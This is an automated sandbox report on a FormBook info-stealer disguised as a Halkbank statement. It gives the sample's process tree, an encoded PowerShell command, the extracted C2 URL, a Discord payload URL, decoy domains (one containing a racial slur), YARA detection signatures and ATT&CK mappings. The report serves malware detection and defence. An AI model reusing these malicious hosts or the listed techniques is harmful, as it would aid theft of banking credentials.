ID: 562454
Sample Name: Halkbank_Ekstre_20220128_081138_756957 (1).exe
Cookbook: default.jbs
Time: 22:12:22
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Windows Analysis Report


Halkbank_Ekstre_20220128_081138_756957 (1).exe

Overview

General Information

Sample Name:	Halkbank_Ekstre_20220128_081138_756957 (1).exe
Analysis ID:	562454
MD5:	749aaf49615aa0..
SHA1:	8e856cae4e8d14..
SHA256:	d47bd2ff5d90d64..
Tags:	exe Formbook geo Halkbank TUR
Infos:	

Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected FormBook
- Malicious sample detected (through…
- Antivirus detection for URL or domain
- Yara detected Costura Assembly Lo…
- Encrypted powershell cmdline option…
- Machine Learning detection for sam…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Tries to detect virtualization through…
- Creates an undocumented autostart…
- Machine Learning detection for drop…

Classification



Process Tree

- **System is w10x64**
- Halkbank_Ekstre_20220128_081138_756957 (1).exe (PID: 3496 cmdline: "C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe" MD5: 749AAF49615AA07EDC9755541B213A4A)
  - powershell.exe (PID: 4744 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -enc WwBUAGgAcgBlAGEAZABpAG4AZwAuAFQAaAByAGUAYQBkAF0AOgA6AFMAbABlAGUAcAAoADIAMAAwADAAMAApAA== MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 5468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - Halkbank_Ekstre_20220128_081138_756957 (1).exe (PID: 2328 cmdline: C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe MD5: 749AAF49615AA07EDC9755541B213A4A)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.healthonline.store/po6r/"
  ],
  "decoy": [
    "jnhuichuangxin.com",
    "mubashir.art",
    "extol.design",
    "doyyindh.xyz",
    "milanoautoexperts.com",
    "4thefringe.com",
    "453511.com",
    "sellathonautocredit.com",
    "velgian.com",
    "6672pk.com",
    "wodeluzhou.com",
    "sumiyoshiku-hizaita.xyz",
    "imoveldeprimeira.com",
    "dgjssp.com",
    "endokc.com",
    "side-clicks.com",
    "cashndashfinancial.com",
    "vanhemelryck.info",
    "agamitrading.com",
    "woofgang.xyz",
    "atnetworkinc.com",
    "malleshtekumatla.com",
    "com-home.xyz",
    "buildyourmtg.com",
    "viairazur.xyz",
    "drproteaches.com",
    "amaznsavings.com",
    "karencharlestonrealtor.com",
    "bootstrategy.com",
    "mimtgexpert.com",
    "sebzvault.com",
    "brtaclub.com",
    "gicarellc.com",
    "annehonorato.com",
    "rafalgar.com",
    "bergenyouthorchestra.com",
    "entrevistasesenciales.com",
    "thekneedoctors.com",
    "grosseilemireal.estate",
    "celestialdrone.art",
    "bouwdrogerhurenvlaanderen.com",
    "koppakart.com",
    "irishykater.quest",
    "blinglj.com",
    "editorparmindersingh.com",
    "klnhanced.quest",
    "divinebehaviorsolutions.com",
    "amprope.com",
    "futuracart.com",
    "ditrhub.com",
    "eaoeducationprogramme.com",
    "smartplumbing.services",
    "revelandlaceevents.com",
    "bikedh.xyz",
    "pacificdevelopmentstudio.com",
    "palisadesskivacation.com",
    "happy-pets.xyz",
    "killyourselfnigger.com",
    "sonicdrillinginstitute.com",
    "alibabascientific.com",
    "sh-leming.com",
    "aseelrealestate.com",
    "lohmueller.gmbh",
    "ngoccompany.com"
  ]
}
```

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
Halkbank_Ekstre_20220128_081138_756957 (1).exe	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\verify.exe	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/

Memory Dumps

Source	Rule	Description	Author	Strings
00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac5a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000011.00000000.929078210.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
00000000.00000002.933873934.0000000003CE9000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000000.00000002.933873934.0000000003CE9000.00000004.00000800.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x27470:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x2780a:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x3351d:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x33009:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x3361f:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x33797:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x28222:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x32284:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x28f9a:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x38a0f:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x39ac2:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 24 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
0.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe .750000.0.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.b50000.9.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.b50000.1.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/
0.2.Halkbank_Ekstre_20220128_081138_756957 (1).exe .750000.0.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.b50000.0.unpack	SUSP_PE_Discord_Attachment_Oct21_1	Detects suspicious executable with reference to a Discord attachment (often used for malware hosting on a legitimate FQDN)	Florian Roth	• 0x113d:$x1: https://cdn.discordapp.com/attachments/
Click to see the 28 entries				

Sigma Overview

System Summary

Jbx Signature Overview

AV Detection

Found malware configuration

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected Costura Assembly Loader

.NET source code contains potential unpacker

Boot Survival

Creates an undocumented autostart registry key

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Injects a PE file into a foreign processes

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 PowerShell	1 Registry Run Keys / Startup Folder	1 1 2 Process Injection	1 Masquerading	OS Credential Dumping	1 Query Registry	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	1 Registry Run Keys / Startup Folder	1 Disable or Modify Tools	LSASS Memory	1 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	2 1 Virtualization/Sandbox Evasion	Security Account Manager	2 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 2 Process Injection	NTDS	2 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Obfuscated Files or Information	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Software Packing	DCSync	1 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Timestomp	Proc Filesystem	1 1 2 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Halkbank_Ekstre_20220128_081138_756957 (1).exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\verify.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
17.0.Halkbank_Ekstre_20220128_081138_756957 (1).exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
17.2.Halkbank_Ekstre_20220128_081138_756957 (1).exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
www.healthonline.store/po6r/	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cdn.discordapp.com	162.159.130.233	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
www.healthonline.store/po6r/	true	• Avira URL Cloud: malware	low
http://https://cdn.discordapp.com/attachments/913584216825028612/936582704412110848/Cszji.jpg	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-net	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.0000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-neti	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.0000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/14436606/23354	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.931638980.0000000002AA7000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.0000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn.discordapp.com	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.931476656.0000000002A61000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/mgravell/protobuf-netJ	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.931476656.0000000002A61000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.810240160.0000000004A6E000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/11564914/23354;	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://stackoverflow.com/q/2152978/23354	Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.935430367.0000000005FA0000.00000004.08000000.00040000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.933451281.000000003C48000.00000004.00000800.00020000.00000000.sdmp, Halkbank_Ekstre_20220128_081138_756957 (1).exe, 00000000.00000002.932856682.0000000003B49000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.159.130.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562454
Start date:	28.01.2022
Start time:	22:12:22
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Halkbank_Ekstre_20220128_081138_756957 (1).exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	19
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@6/7@1/1
EGA Information:	• Successful, ratio: 66.7%
HDC Information:	• Successful, ratio: 21% (good quality ratio 19.4%) • Quality average: 69% • Quality standard deviation: 31.8%
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, www.bing.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, dual-a-0001.a-msedge.net, www-bing-com.dual-a-0001.a-msedge.net, ctldl.windowsupdate.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Execution Graph export aborted for target Halkbank_Ekstre_20220128_081138_756957 (1).exe, PID 3496 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
22:14:15	API Interceptor	1x Sleep call for process: powershell.exe modified
22:15:22	API Interceptor	1x Sleep call for process: Halkbank_Ekstre_20220128_081138_756957 (1).exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Halkbank_Ekstre_20220128_081138_756957 (1).exe.log

Process:	C:\Users\user\Desktop\Halkbank_Ekstre_20220128_081138_756957 (1).exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	936
Entropy (8bit):	5.362425814220162
Encrypted:	false
SSDEEP:	24:ML9E4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7r1qE4j:MxHKXwYHKhQnoPtHoxHhAHKzvr1qHj
MD5:	AC79CED5A2CDA485B5FCA7365DDFC804
SHA1:	B089977F0BE53E56517AAC414F3DC0B5D2AFE198
SHA-256:	A5144269866791DA4939ABCC6C5A97B898655D21807B2F0B5CAA177439FAB481
SHA-512:	300C0BAE54247E706D2B139B1AC0E670D361A6DA6748E12A16E00462A571958A34B9E185B633C6F2AFD089861F0278223AB3E80B6222D893AD1B61C19AE111CE
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	12872
Entropy (8bit):	5.532589155084153
Encrypted:	false
SSDEEP:	192:itHdLvFiW3I9OKxjge/xF9I9LuocX+8M0pSBuJs5mwRGSKoa/tCyulDqgaFa5rz:it95ikI9OAxk9q+RwSBKnkkulGgGIz
MD5:	D57782985CAE42AD44017C1D0357A773
SHA1:	DA1733F5CF096540BA418A67D77E9E93B70EDCEB
SHA-256:	CC16500C8B60BA9590248DD8252A77F1358377EC62A959701A3BA696EB542825
SHA-512:	3D71A3A2ACA0D76833FB476B0997C64656F42DE9FA2A26C426B6D02B2F723AC7799F678A009DC43ED439D38C21D726EF514190C1650535E40FAFAC8ACB93065
Malicious:	false
Reputation:	low

